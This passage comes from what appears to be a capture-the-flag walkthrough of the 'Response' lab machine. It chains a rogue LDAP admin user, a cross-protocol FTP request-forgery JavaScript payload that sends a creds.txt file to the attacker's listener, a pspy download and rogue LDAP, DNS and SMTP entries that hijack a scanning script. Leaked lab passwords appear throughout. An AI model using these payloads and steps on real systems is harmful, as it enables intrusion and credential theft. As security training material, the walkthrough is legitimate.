root@b0fabe6f8357:/tmp# echo 'uid: admin' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'uidNumber: 1337' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'gidNumber: 1337' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'homeDirectory: /dev/shm' >> user_admin.ldif
root@b0fabe6f8357:/tmp# ldapadd -D 'cn=admin,dc=response,dc=htb' -w h4ckth3b0x -f user_admin.ldif

adding new entry "uid=admin,ou=users,dc=response,dc=htb"
root@b0fabe6f8357:/tmp# ldappasswd -s 'SecretPassw0rd!' -w h4ckth3b0x -D 'cn=admin,dc=response,dc=htb' -x
'uid=admin,ou=users,dc=response,dc=htb'
```

Now, all we need to do is adjust a single line in our Python script to use our `LDAP` server and use the `admin`:`SecretPassw0rd` credentials to authenticate:

```
<SNIP>
# send credentials
  d = b'40{"username":"admin","password":"SecretPassw0rd","authserver":"10.10.14.27"}'
<SNIP>
```

Now, when we run the script we are authenticated as the `admin` user:

```
python3 chat.py

to> 0{"sid":"O1JJoAaaHKQDzXUcAAAC","upgrades":["websocket"],"pingInterval":25000,"pingTimeout":20000}
sid = O1JJoAaaHKQDzXUcAAAC
40{"sid":"3bb9ph6as8Zi7ajFAAAD"}42["session",{"sessionID":"bf56cb9dba2a4cf05f23e4e85416c2ed","username":"admin"}]42["users",
[{"username":"admin","connected":true},<SNIP>]]
```

Then, we can reach `bob` as `admin`:

```
to> bob
msg> hey
42["private message",{"content":"great that u r on, do you have a second for me?","from":"bob","to":"admin"}]

to> bob
msg> yes

42["private message",{"content":"awesome!","from":"bob","to":"admin"}]

42["private message",{"content":"i moved the internal ftp server... the new ip address is 172.18.0.5 and it is listening
on port 2121. the creds are ftp_user / Secret12345","from":"bob","to":"admin"}]

42["private message",{"content":"outgoing traffic from the server is currently allowed, but i will adjust the firewall to
fix that","from":"bob","to":"admin"}]

42["private message",{"content":"btw. would be great if you could send me the javascript article you were talking
about","from":"bob","to":"admin"}]
```

The user `bob` is leaking some extremely valuable information. First of all, we have the IP/port and the credentials of an internal FTP server. We could modify our `request_url` function once again to use the proxy and try to access the internal FTP server, but unfortunately this won't work, so we need to figure out another way to access the FTP server. Interestingly enough, `bob` expects an article from the `admin` user. Let's send him a link to our local machine to check weather he clicks on it or not.

We begin by setting up a Python web server:

```
sudo python3 -m http.server 80
```

Then, using our chat script we send a message to `bob` with our IP:

```
to> bob
msg> http://10.10.14.27

42["private message",{"content":"ty! i will have a look at it","from":"bob","to":"admin"}]
```

`bob` replied that he will have a look at it.

```
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.163 - - [19/May/2022 09:59:47] "GET / HTTP/1.1" 200 -
10.10.11.163 - - [19/May/2022 09:59:47] code 404, message File not found
10.10.11.163 - - [19/May/2022 09:59:47] "GET /favicon.ico HTTP/1.1" 404 -
```

Indeed we get a request back on our local server.

Assuming that `bob` can reach the internal `FTP` server, we can perform a `Cross-Protocol Request Forgery` attack. By making `bob` visit a website under our control, we can execute javascript in the context of the browser of `bob` and make a `POST` request to the `FTP` server. Within the body of this `POST` request we provide `FTP` commands. If the `FTP` server drops the `HTTP` headers at the beginning of the request, but keeps on evaluating the following data, the commands we injected in the `POST` body are also evaluated as `FTP` commands.

`FTP` provides two modes of operation: `active` and `passive`. The default mode is `active`. When transferring data in this mode the client tells the server an IP address and port, to which the server should connect and send the data. Since `bob` mentioned that outgoing traffic from the `FTP` server is allowed, we can leverage this to make the server send data to our machine.

To carry out this attack, we create a Javascript file (`payload.js`) with the following contents, on the same directory that our server is running:

```
var xhr = new XMLHttpRequest();
xhr.open('POST', 'http://172.18.0.5:2121', true);
xhr.send('USER ftp_user\r\nPASS Secret12345\r\nPORT 10,10,14,27,122,105\r\nLIST\r\n');
```

The script makes a `POST` request to the `FTP` server. Within the body we provide the `FTP` commands to log in to the `FTP` server using the commands `USER ftp_user` and `PASS Secret12345`. Also we tell the server to connect to our machine (`10,10,14,27`) on port `31337/tcp` (`122,105`) for data transfer with the command `PORT 10,10,14,27,122,105`. At last we trigger the `LIST` command, which lists the files in the current directory. The list of files is send to the IP/port formerly set.

Next, we create an `index.html` file on the same directory that our server is running, which includes the malicious Javascript:

```
<!DOCTYPE html>
<html>
<head></head>
<body>
<script src="payload.js"></script>
</body>
</html>
```

Then, we star a listener on port `31337`:

```
nc -lvnp 31337
```

Finally, we send our link once again to `bob`:

```
nc -lvnp 31337

listening on [any] 31337 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.11.163] 46892
-rw-r--r--    1 root     root            74 Mar 16 10:34 creds.txt
```

We have a hit on our listener with the files available on the internal FTP server. There seems to be only a single file available called `creds.txt` so let's proceed and download this.

First, we need to modify our `payload.js` file to ask the FTP server to send us the file:

```
var xhr = new XMLHttpRequest();
xhr.open('POST', 'http://172.18.0.5:2121', true);
xhr.send('USER ftp_user\r\nPASS Secret12345\r\nPORT 10,10,14,27,122,105\r\nRETR
creds.txt\r\n');
```

Then, we restart our listener and send the link to `bob` once again:

```
nc -lvnp 31337

connect to [10.10.14.27] from (UNKNOWN) [10.10.11.163] 38810
ftp
---
ftp_user / Secret12345

ssh
---
bob / F6uXVwEjdZ46fsbXDmQK7YPY3OM
```

Finally, we have the SSH credentials for user `bob`: `F6uXVwEjdZ46fsbXDmQK7YPY3OM`. Let's login to the remote machine as the user `bob`.

```
ssh bob@10.10.11.163

bob@response:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
```

The `user.txt` can be found in `bob`'s home directory.

Lateral Movement

Looking at the contents of the `/home` directory we can see there is another user named `scryh` present on the remote machine.

```
bob@response:~$ ls /home

bob  scryh
```

Our goal now seems to be to access the remote machine as `scryh`.

We can execute Pspy on the remote machine to monitor for interesting processes that are running under the `scryh` user.

```
bob@response:~$ cd /tmp
bob@response:/tmp$ wget 10.10.14.27/pspy64s
bob@response:/tmp$ chmod +x pspy64s
bob@response:/tmp$ ./pspy64s

<SNIP>
2022/05/19 15:19:01 CMD: UID=1000 PID=125822 | bash -c cd /home/scryh/scan;./scan.sh
2022/05/19 15:19:01 CMD: UID=1000 PID=125823 | /bin/bash ./scan.sh
<SNIP>
```

There is a bash script called `scan.sh` that is executed under `scryh`. Interestingly enough, we have access to `home/scryh/scan` so we can review the `scan.sh` script. The script is quite big so it would be more useful to go through it step by step.

The first function is called `isEmailValid` and simply validates the format of an email address:

```
function isEmailValid() {
  regex="^(([A-Za-z0-9]+((\.|\-|\_|\+)?[A-Za-z0-9]?)*[A-Za-z0-9]+)|[A-Za-z0-9]+)@(([A-Za-z0-9]+)+((\.|\-|\_)?([A-Za-z0-9]+)+)*)+\.([A-Za-z]{2,})+$"
  [[ "${1}" =~ $regex ]]
}
```

Then, the scripts loads the `admin` password from `LDAP` to a variable called `pwd`, clears the `output` folder and creates a new `log_file` with `umask` set to `0006` so that no other users are able to read it:

```
bind_dn='cn=admin,dc=response,dc=htb'
pwd='aU4EZxEAOnimLNzk3'

# clear output folder, set umask
rm output/scan_*
log_file='output/log.txt'
rm $log_file
touch $log_file
umask 0006
```

Next, `LDAP` is queried for `ipHost` objects in the OU `servers` and the `ipHostNumber` is extracted. Also there is a regex to verify the format of the extracted IP address:

```
# get customer's servers from LDAP
servers=$(/usr/bin/ldapsearch -x -D $bind_dn -w $pwd -s sub -b
'ou=servers,dc=response,dc=htb' '(objectclass=ipHost)'|grep ipHostNumber|cut -d ' ' -
f2)
for ip in $servers; do
  if [[ "$ip" =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$ ]]; then
    echo "scanning server ip $ip" >> $log_file
```

We can also run this command to review the output:

```
export bind_dn='cn=admin,dc=response,dc=htb'
export pwd='aU4EZxEAOnimLNzk3'
/usr/bin/ldapsearch -x -D $bind_dn -w $pwd -s sub -b 'ou=servers,dc=response,dc=htb'
'(objectclass=ipHost)'
```

```
bob@response:/tmp$ export bind_dn='cn=admin,dc=response,dc=htb'
bob@response:/tmp$ export pwd='aU4EZxEAOnimLNzk3'
bob@response:/tmp$ /usr/bin/ldapsearch -x -D $bind_dn -w $pwd -s sub -b 'ou=servers,dc=response,dc=htb'
'(objectclass=ipHost)'

# extended LDIF
#
# LDAPv3
# base <ou=servers,dc=response,dc=htb> with scope subtree
# filter: (objectclass=ipHost)
# requesting: ALL
#

# TestServer, servers, response.htb
dn: cn=TestServer,ou=servers,dc=response,dc=htb
objectClass: top
objectClass: ipHost
objectClass: device
cn: TestServer
manager: uid=marie,ou=customers,dc=response,dc=htb
ipHostNumber: 172.18.0.2

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

There is one `ipHost` entry with the `ipHostNumber` attribute being `172.18.0.2`. There is also an additional attribute called `manager`, which is set to `uid=marie,ou=customers,dc=response,dc=htb`.

The next lines in the bash script scan the extracted IP address with `nmap` using three different scripts in the folder `scripts` (`ssl-enum-ciphers`, `ssl-cert` and `ssl-heartbleed`). The generated `XML` output is then converted to a `PDF` file using `wkhtmltopdf`.

```
# scan customer server and generate PDF report
    outfile="output/scan_$ip"
    nmap -v -Pn $ip -p 443 --script scripts/ssl-enum-ciphers,scripts/ssl-
cert,scripts/ssl-heartbleed -oX "$outfile.xml"
    wkhtmltopdf "$outfile.xml" "$outfile.pdf"
```

Afterwards, the `ipHost` with the currently processing IP address is queried again and the `uid` of the `manager` attribute is extracted. This `uid` is used to query the `customers` OU and extract the email address of the manager:

```
# get customer server manager
    manager_uid=$(/usr/bin/ldapsearch -x -D $bind_dn -w $pwd -s sub -b
'ou=servers,dc=response,dc=htb' '(&(objectclass=ipHost)(ipHostNumber='$ip'))'|grep
'manager: uid='|cut -d '=' -f2|cut -d ',' -f1)
    if [[ "$manager_uid" =~ ^[a-zA-Z0-9]+$ ]]; then
      echo "- retrieved manager uid: $manager_uid" >> $log_file

      # get manager's mail address
      mail=$(/usr/bin/ldapsearch -x -D "cn=admin,dc=response,dc=htb" -w
aU4EZxEAOnimLNzk3 -s sub -b 'ou=customers,dc=response,dc=htb'
'(uid='$manager_uid')'|grep 'mail: '|cut -d ' ' -f2)
      if isEmailValid "$mail"; then
        echo "- manager mail address: $mail" >> $log_file
```

We have already seen that the `uid` for the only present manager on the remote machine is `marie`. Let's run the query for extracting the email address manually:

```
/usr/bin/ldapsearch -x -D "cn=admin,dc=response,dc=htb" -w aU4EZxEAOnimLNzk3 -s sub -b
'ou=customers,dc=response,dc=htb' '(uid=marie)'
```

```
bob@response:/tmp$ /usr/bin/ldapsearch -x -D "cn=admin,dc=response,dc=htb" -w aU4EZxEAOnimLNzk3 -s sub -b
'ou=customers,dc=response,dc=htb' '(uid=marie)'

# extended LDIF
#
# LDAPv3
# base <ou=customers,dc=response,dc=htb> with scope subtree
# filter: (uid=marie)
# requesting: ALL
#

# marie, customers, response.htb
dn: uid=marie,ou=customers,dc=response,dc=htb
objectClass: inetOrgPerson
cn: Marie Wiliams
sn: Marie
uid: marie
mail: marie.w@response-test.htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

The response contains a `inetOrgPerson` object with the `mail` attribute being `marie.w@response-test.htb`.

The next lines within the bash script try to lookup the `SMTP` server for the domain of the extracted email address. For this purpose the `MX` record of the domain is queried via the local `DNS` resolver. If this fails, the server which is currently being processed is assumed to be an authoritative `DNS` server for the domain and is queried for the `MX` record:

```
# get SMTP server
        domain=$(echo $mail|cut -d '@' -f2)
        local_dns=true
        smtp_server=$(nslookup -type=mx "$domain"|grep 'mail exchanger'|cut -d '=' -
f2|sort|head -n1|cut -d ' ' -f3)
        if [[ -z "$smtp_server" ]]; then
          echo "- failed to retrieve SMTP server for domain \"$domain\" locally" >>
$log_file

          # SMTP server not found. try to query customer server via DNS
          local_dns=false
          smtp_server=$(timeout 0.5 nslookup -type=mx "$domain" "$ip"|grep 'mail
exchanger'|cut -d '=' -f2|sort|head -n1|cut -d ' ' -f3)
          if [[ -z "$smtp_server" ]]; then
            echo "- failed to retrieve SMTP server for domain \"$domain\" from server
$ip" >> $log_file

            # failed to retrieve SMTP server
            continue
          fi
        fi
```

If the name of an `SMTP` server was successfully retrieved, the script tries to resolve the name into an IP address. Finally, a python script called `send_report.py` is executed passing the IP address of the `SMTP` server, the manager's email address and the `PDF` filename:

```
if [[ "$smtp_server" =~ ^[a-z0-9.-]+$ ]]; then
          echo "- retrieved SMTP server for domain \"$domain\": $smtp_server" >>
$log_file

          # retrieve ip address of SMTP server
          if $local_dns; then
            smtp_server_ip=$(nslookup "$smtp_server"|grep 'Name:' -A2|grep
'Address:'|head -n1|cut -d ' ' -f2)
          else
            smtp_server_ip=$(nslookup "$smtp_server" "$ip"|grep 'Name:' -A2|grep
'Address:'|head -n1|cut -d ' ' -f2)
          fi

          if [[ "$smtp_server_ip" =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$ ]]; then
            echo "- retrieved ip address of SMTP server: $smtp_server_ip" >> $log_file

            # send PDF report via SMTP
            ./send_report.py "$smtp_server_ip" "$mail" "$outfile.pdf" >> $log_file
          fi
        fi
      else
        echo "- failed to retrieve manager mail address / invalid format" >> $log_file
```

```
      fi
    else
      echo "- failed to retrieve manager uid / invalid manager uid format" >> $log_file
    fi
  fi
done
```

Let's have a look at the python script `/home/scryh/scan/send_report.py`:

```
import sys
import smtplib
from email.mime.application import MIMEApplication
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.utils import formatdate

def send_report(smtp_server, customer_email, fn):
  msg = MIMEMultipart()
  msg['From']    = 'reports@response.htb'
  msg['To']      = customer_email
  msg['Date']    = formatdate(localtime=True)
  msg['Subject'] = 'Response Scanning Engine Report'
  msg.attach(MIMEText('Dear Customer,\n\nthe attached file contains your detailed
scanning report.\n\nBest regards,\nYour Response Scanning Team\n'))
  pdf = open(fn, 'rb').read()
  part = MIMEApplication(pdf, Name='Scanning_Report.pdf')
  part['Content-Disposition'] = 'attachment; filename="Scanning_Report.pdf"'
  msg.attach(part)
  smtp = smtplib.SMTP(smtp_server)
  smtp.sendmail(msg['From'], customer_email, msg.as_string())
  smtp.close()


def main():
  if (len(sys.argv) != 4):
    print('usage:\n%s <smtp_server> <customer_email> <report_file>' % sys.argv[0])
    quit()

  print('- sending report %s to customer %s via smtp server %s' % ( sys.argv[3],
sys.argv[2], sys.argv[1]))
  send_report(sys.argv[1], sys.argv[2], sys.argv[3])

if (__name__ == '__main__'):
  main()
```

This script sends an email to the given email address via the provided `SMTP` server. Also the file being passed as the last argument is attached to the email.

Summing up the `scan.sh` script does the following:

- Gets the IP address of servers in the `LDAP` OU called `servers`
- Scans the IP address with `Nmap` using three different scripts
- Generates a `PDF` report of the scan result using `wkhtmltopdf`
- Retrieves the `manager` of the server and her/his email address in the `LDAP` OU `customers`
- Retrieves the `SMTP` server responsible for the manager's email address
- Sends the `PDF` scan report to the manager via the retrieved `SMTP` server using the `send_report.py` script

At this point we need to figure out how we can leverage the script in order to gain access to the user `scryh`.

Since the script contains the plaintext `LDAP` password for `admin`, we can add/delete/modify entries within `LDAP`. Thus, we can add our own server and also a corresponding manager. This means, that we can make the script scan our own machine, if we add it as a server. Let's verify that assumption:

```
cd /tmp
echo "dn: cn=EvilServer,ou=servers,dc=response,dc=htb" >> server.ldif
echo "objectClass: top" >> server.ldif
echo "objectClass: ipHost" >> server.ldif
echo "objectClass: device" >> server.ldif
echo "cn: EvilServer" >> server.ldif
echo "ipHostNumber: 10.10.14.27" >> server.ldif
echo "manager: uid=marie,ou=customers,dc=response,dc=htb" >> server.ldif
ldapadd -D 'cn=admin,dc=response,dc=htb' -w aU4EZxEAOnimLNzk3 -f ./server.ldif
```

```
bob@response:/tmp$ cd /tmp
bob@response:/tmp$ echo "dn: cn=EvilServer,ou=servers,dc=response,dc=htb" >> server.ldif
bob@response:/tmp$ echo "objectClass: top" >> server.ldif
bob@response:/tmp$ echo "objectClass: ipHost" >> server.ldif
bob@response:/tmp$ echo "objectClass: device" >> server.ldif
bob@response:/tmp$ echo "cn: EvilServer" >> server.ldif
bob@response:/tmp$ echo "ipHostNumber: 10.10.14.27" >> server.ldif
bob@response:/tmp$ echo "manager: uid=marie,ou=customers,dc=response,dc=htb" >> server.ldif
bob@response:/tmp$ ldapadd -D 'cn=admin,dc=response,dc=htb' -w aU4EZxEAOnimLNzk3 -f ./server.ldif

adding new entry "cn=EvilServer,ou=servers,dc=response,dc=htb"
```

In order to see if our machine is scanned, we set up an `HTTPS` server, remember that the scanning scripts include only the `ssl` version.

First, we need to create a self signed certificate, which can be done using `openssl`:

```
openssl req -x509 -nodes -newkey rsa:4096 -keyout key.pem -out cert.pem -sha256 -days
365
```

Then, we create the following python script to set up an HTTPS server:


```
from http.server import HTTPServer, SimpleHTTPRequestHandler
import ssl

httpd = HTTPServer(('0.0.0.0', 443), SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket, keyfile='./key.pem',
certfile='./cert.pem', server_side=True)
httpd.serve_forever()
```

Afterwards, we execute the server:

```
python3 https_server.py
```

On Wireshark, we can see that our machine is getting scanned:



We can also see that a corresponding `XML` and `PDF` file was generated in the `output` folder, even though we are not able to read it.

```
bob@response:/tmp$ ls -al /home/scryh/scan/output/


-rw-rw-r-- 1 scryh scryh   534 May 19 16:43 log.txt
-rw-rw---- 1 scryh scryh 37698 May 19 16:43 scan_10.10.14.27.pdf
-rw-rw---- 1 scryh scryh  9804 May 19 16:43 scan_10.10.14.27.xml
-rw-rw---- 1 scryh scryh 38157 May 19 16:43 scan_172.18.0.2.pdf
-rw-rw---- 1 scryh scryh 10089 May 19 16:43 scan_172.18.0.2.xml
```

The file `/home/scryh/output/log.txt` verifies that our machine was scanned, but the report was not sent because the `SMTP` server for the domain `response-test.htb` could not be retrieved via our local machine:

```
bob@response:/tmp$ cat /home/scryh/scan/output/log.txt


scanning server ip 172.18.0.2
- retrieved manager uid: marie
- manager mail address: marie.w@response-test.htb
- failed to retrieve SMTP server for domain "response-test.htb" locally
- retrieved SMTP server for domain "response-test.htb": mail.response-test.htb.
- retrieved ip address of SMTP server: 172.18.0.2
- sending report output/scan_172.18.0.2.pdf to customer marie.w@response-test.htb via SMTP server 172.18.0.2

scanning server ip 10.10.14.27
- retrieved manager uid: marie
- manager mail address: marie.w@response-test.htb
- failed to retrieve SMTP server for domain "response-test.htb" locally
- failed to retrieve SMTP server for domain "response-test.htb" from server 10.10.14.27
```

Based on our analysis of the bash script, our server is queried for the `MX` `DNS` record in order to retrieve the `SMTP` server. Let's verify that in Wireshark.

After each run of the `scan.sh` script, the `LDAP` database is reset. Thus we have to add our server again if we want to get our machine scanned once more:

```
ldapadd -D 'cn=admin,dc=response,dc=htb' -w aU4EZxEAOnimLNzk3 -f ./server.ldif
```



Since there is no `DNS` server running on our machine, the retrieval of the `SMTP` server fails as expected. So, we have to set up our own authorative `DNS` server. Once again, the easiest way to do this it using Docker and bind9 :

```
sudo docker run --name=bind9 -p 53:53/udp internetsystemsconsortium/bind9:9.18
```

Then, we need to create the proper configuration files.

First of all, we create a file called `named.conf` which basically defines that the server should listen on all interfaces (`listen-on { any; };`) and that there is a zone called `response-test.htb.` with the zone file located at `/var/lib/bind/db.response-test.htb`:

```
options {
        directory "/var/cache/bind";
        listen-on { any; };
        allow-recursion { none; };
        allow-transfer { none; };
        allow-update { none; };
};

zone "response-test.htb." {
        type primary;
        file "/var/lib/bind/db.response-test.htb";
};
```

Then, we create the zone file called `db.response-test.htb` which contains an `MX` record which in turn defines a mail server with the name `mail.response-test.htb`. We also need to add an `A` record that maps the IP of our machine to that name:

```
$TTL 38400
@ IN SOA ns.response-test.htb. admin.response-test.htb. (
2         ;Serial
600       ;Refresh
300       ;Retry
60480     ;Expire
600 )     ;Negative Cache TTL

@         IN      NS      ns.response-test.htb.
@         IN      MX  10  mail.response-test.htb.
ns        IN      A       10.10.14.27
mail      IN      A       10.10.14.27
```

Now, we can copy both of these files to their respective locations inside the Docker container:

```
sudo docker cp named.conf bind9:/etc/bind/named.conf
sudo docker cp db.response-test.htb bind9:/var/lib/bind/db.response-test.htb
```

Finally, we restart the Docker container:

```
sudo docker start -a bind9
```

```
sudo docker start -a bind9

<SNIP>
20-May-2022 10:33:54.720 zone response-test.htb/IN: loaded serial 2
20-May-2022 10:33:54.720 address not available resolving './DNSKEY/IN': 2001:500:200::b#53
20-May-2022 10:33:54.720 address not available resolving './NS/IN': 2001:500:200::b#53
20-May-2022 10:33:54.720 all zones loaded
<SNIP>
```

We have confirmation that the zone `response-test.htb` is loaded.

Before we proceed by adding our machine to `LDAP` again in order to be scanned, we need to set up an `SMTP` server also. This step can be done with the help of Python:

```
python3 -m smtpd -n -c DebuggingServer 10.10.14.27:25
```

While our `HTTPS`, `DNS` and `SMTP` servers are running we re-add our machine to `LDAP` and we wait for an email:

```
python3 -m smtpd -n -c DebuggingServer 10.10.14.27:25

---------- MESSAGE FOLLOWS ----------
b'Content-Type: multipart/mixed; boundary="===============1084091487576377042=="'
b'MIME-Version: 1.0'
b'From: reports@response.htb'
b'To: marie.w@response-test.htb'
b'Date: Fri, 20 May 2022 10:42:35 +0000'
b'Subject: Response Scanning Engine Report'
b'X-Peer: 10.10.11.163'
b''
b'--===============1084091487576377042=='
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b'Dear Customer,'
b''
b'the attached file contains your detailed scanning report.'
b''
b'Best regards,'
b'Your Response Scanning Team'
b''
b'--===============1084091487576377042=='
b'Content-Type: application/octet-stream; Name="Scanning_Report.pdf"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: base64'
b'Content-Disposition: attachment; filename="Scanning_Report.pdf"'
b''
b'JVBERi0xLjQKJcOiw6MKMSAwIG9iago8PAovVGl0bGUgKCkKL0NyZWF0b3IgKP7/AHcAawBoAHQA'
b'bQBsAHQAbwBwAGQAZgAgADAALgAxADIALgA1KQovUHJvZHVjZXIgKP7/AFEAdAAgADUALgAxADIA'
b'LgA4KQovQ3JlYXRpb25EYXRlIChEOjIwMjIwNTIwMTA0MjMzWikKPj4KZW5kb2JqCjIgMCBvYmoK'
<SNIP>
```

Indeed, we get a mail with a `base64` encoded PDF file. To view the original file we copy the `base64` encoded format to a file and we issue the following command:

```
sed 's/.$//' mail_b64.txt | sed 's/^..//' | tr -d '\n' |base64 -d > report.pdf
```

> Note: `sed` and `tr` are used to remove the `b'` and `'` charecters at the begging and the end of every line respectively so that we can get a valid `base64` input.

Response Scanning Engine Report - Scanned at Fri May 20 10:57:19 2022

Scan Summary

Response Scanning Engine 7.80 was initiated at Fri May 20 10:57:19 2022 with these arguments:
nmap -v -Pn -p 443 --script scripts/ssl-enum-ciphers,scripts/ssl-cert,scripts/ssl-heartbleed -oX output/scan_10.10.14.27.xml 10.10.14.27

Verbosity: 1; Debug level 0

Nmap done at Fri May 20 10:57:31 2022; 1 IP address (1 host up) scanned in 12.86 seconds

10.10.14.27(online)

Address

- 10.10.14.27 (ipv4)

Ports

Port	State	Service	Reason	Product	Version	Extra info
443 tcp	open	https	syn-ack			

ssl-cert

```
Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
Full countryName: Australia
stateOrProvinceName Details: Default Name (Some-State)
Issuer: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
Public Key type: rsa
Public Key bits: 4096
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2022-05-19T16:35:23
Not valid after:  2023-05-19T16:35:23
MD5:   766e 7d0b aa76 72b4 dbcf 074a 55ab 4df8
SHA-1: ab79 c955 f344 a64a bf12 0fd1 7de6 09d7 4582 646b
-----BEGIN CERTIFICATE-----
MIIFazCCA1OgAwIBAgIUcULZLkEXCCGrKkRzEQf1qGkikyMwDQYJKoZIhvcNAQEL
BQAwRTELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoM
GEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDAeFw0yMjA1MTkxNjM1MjNaFw0yMzA1
MTkxNjM1MjNaMEUxCzAJBgNVBAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEw
HwYDVQQKDBhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQwggIiMA0GCSqGSIb3DQEB
AQUAA4ICDwAwggIKAoICAQC6FkAWPTmAISCLHYx8n/9z0Xr7DHZh8x0M5KOxO3Gc
kjVa368ltuh1tbx32Cw/7ajrQI9U5JvGeHiFHOar6V9m8J3/56udhDqx0XZZMf10
i5jgl4u3xFyzOpNO8+HRiTQptLAZ0u+0dWZ/3oVAQVkxjXE3df9R9DpHSXpJwTrU
z0ibSUtXBQ66gQOyNeKKpSwxarMfQeue4CMvNV43FXQv5tZ8DiawPVnLP5VgImaE
T3ZAJW+JFkeOo+A+NQZqmYmDWPZHS+jxjM1bB4/s35s2jaY1k6n9NOPu+CX+1Ux8
NxyDJpRR4i7HczTvAMhCNqzNwMfvO062LFJuXKEAl3b4PeYk2y8GY0t3xbAmOVP3
ZpyYv11Mue3XZZFR8Bnt3l3K58n5PjvS+Zql/0aerLa+GemestS6rxZHCs4rLiCr
wpQNKQNmDTHtKh7vtVW4OE279cwPqyw2h8oNiWOMt9rq9h0H42D4QfT0zfPnXUgW
pwape/fV7v1ziwAoO3zWABgmizgAksdLrccVakRxsMBbnMgZoWB/40z/erjArcMK
ke+glwx+HWxZwFFShpBTMPatC2/Q9qruL0bIxwQIj8B0M4y+hMNe+ekJK+4Hoez3
aLTsgzJG3y3uqm4kgCgeTj18LBUsBzQakejHG5Y1Sd7vU+U7iV6GeNpKPTtdDKHo
qQIDAQABo1MwUTAdBgNVHQ4EFgQUHK19fP0XXJD1LLqJxlt36f29u2cwHwYDVR0j
BBgwFoAUHK19fP0XXJD1LLqJxlt36f29u2cwDwYDVR0TAQH/BAUwAwEB/zANBgkq
hkiG9w0BAQsFAAOCAgEAG3/8pHKaSOKWv98fx+azc17PB/2CjW1x1RpnSFm68u8N
ukJMo8GRF52uoDlM9xlOI28KOtHgC8ApWAsYBwKDG9qa7TZtrnwmO4FYwayuJE2E
Xw6khGGyIo8YOs1v4NQBWVRB/aTsNJIL/+8dns+8njB7fENlr/WOi1UfDIjlY8zQ
fFrOcNWwT5H8QsDaB+FGJ/ASVf3AES2xXIYEfhm3QtKegKYutxxJEzmZ55DxlLAW
FaPSM0JWxJF8f+bfk31SiJGHAgs5OdmsdJSbHVXC+8rvrbIumZVuegcVE+Lf4fDD
fV36z30W4XKOA7NSNbLzExlwlTE2gptiQJSNT0WkZvi7xeORAQfburOuPsLGB7C1
pE0jthddimIBiMY6EL/8psSTGO4TSvbVtSqgHKqlS9/pT4ioQHL3DxLsBJ4oGm/H
Yor/MqjlmCOthFY6b8I+khG6cttKZ0nbaTOpAxuDyNb0G/wIPoppUrS4REf8BQGN
di5D4RVmoGleikzGAeOfyyhYsKDjtotFVxYnkqa3Q1/6CNW+bI70OoSg/SuFVPTo
3l74khOlR1h6yixwVU3gw+To6ckqhEMMf6xvWW971joHCFvUYTAJgH09JUNcWRsw
Dw0LIQYA4AeZrVUxqXAnWT0c8XiS1w9H/5R6BDlEm1xqMVsswmaWtnXjN+TvevE=
-----END CERTIFICATE-----
```

ssl-enum-ciphers

```
TLSv1.2:
  ciphers:
    TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
    TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
    TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (ecdh_x25519) - A
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
  compressors:
    NULL
  cipher preference: server
  warnings:
    Key exchange (ecdh_x25519) of lower strength than certificate key
least strength: A
```

The PDF contains the output of the `Nmap` scanning. At this point, we have managed to make the script scan our own local machine and receive the `PDF` report, but we have not yet found a vulnerability.

We have already figured out, that three `Nmap` scripts are used during the scan. These scripts are stored in the folder `/home/scryh/scan/scripts/`. This is not the default folder for `nmap` scripts so we can examine if any of the scripts has been changed. To easily check for any modifications, we can use the `diff` command on the remote machine:

```
diff ./ssl-heartbleed.nse /usr/share/nmap/scripts/ssl-heartbleed.nse
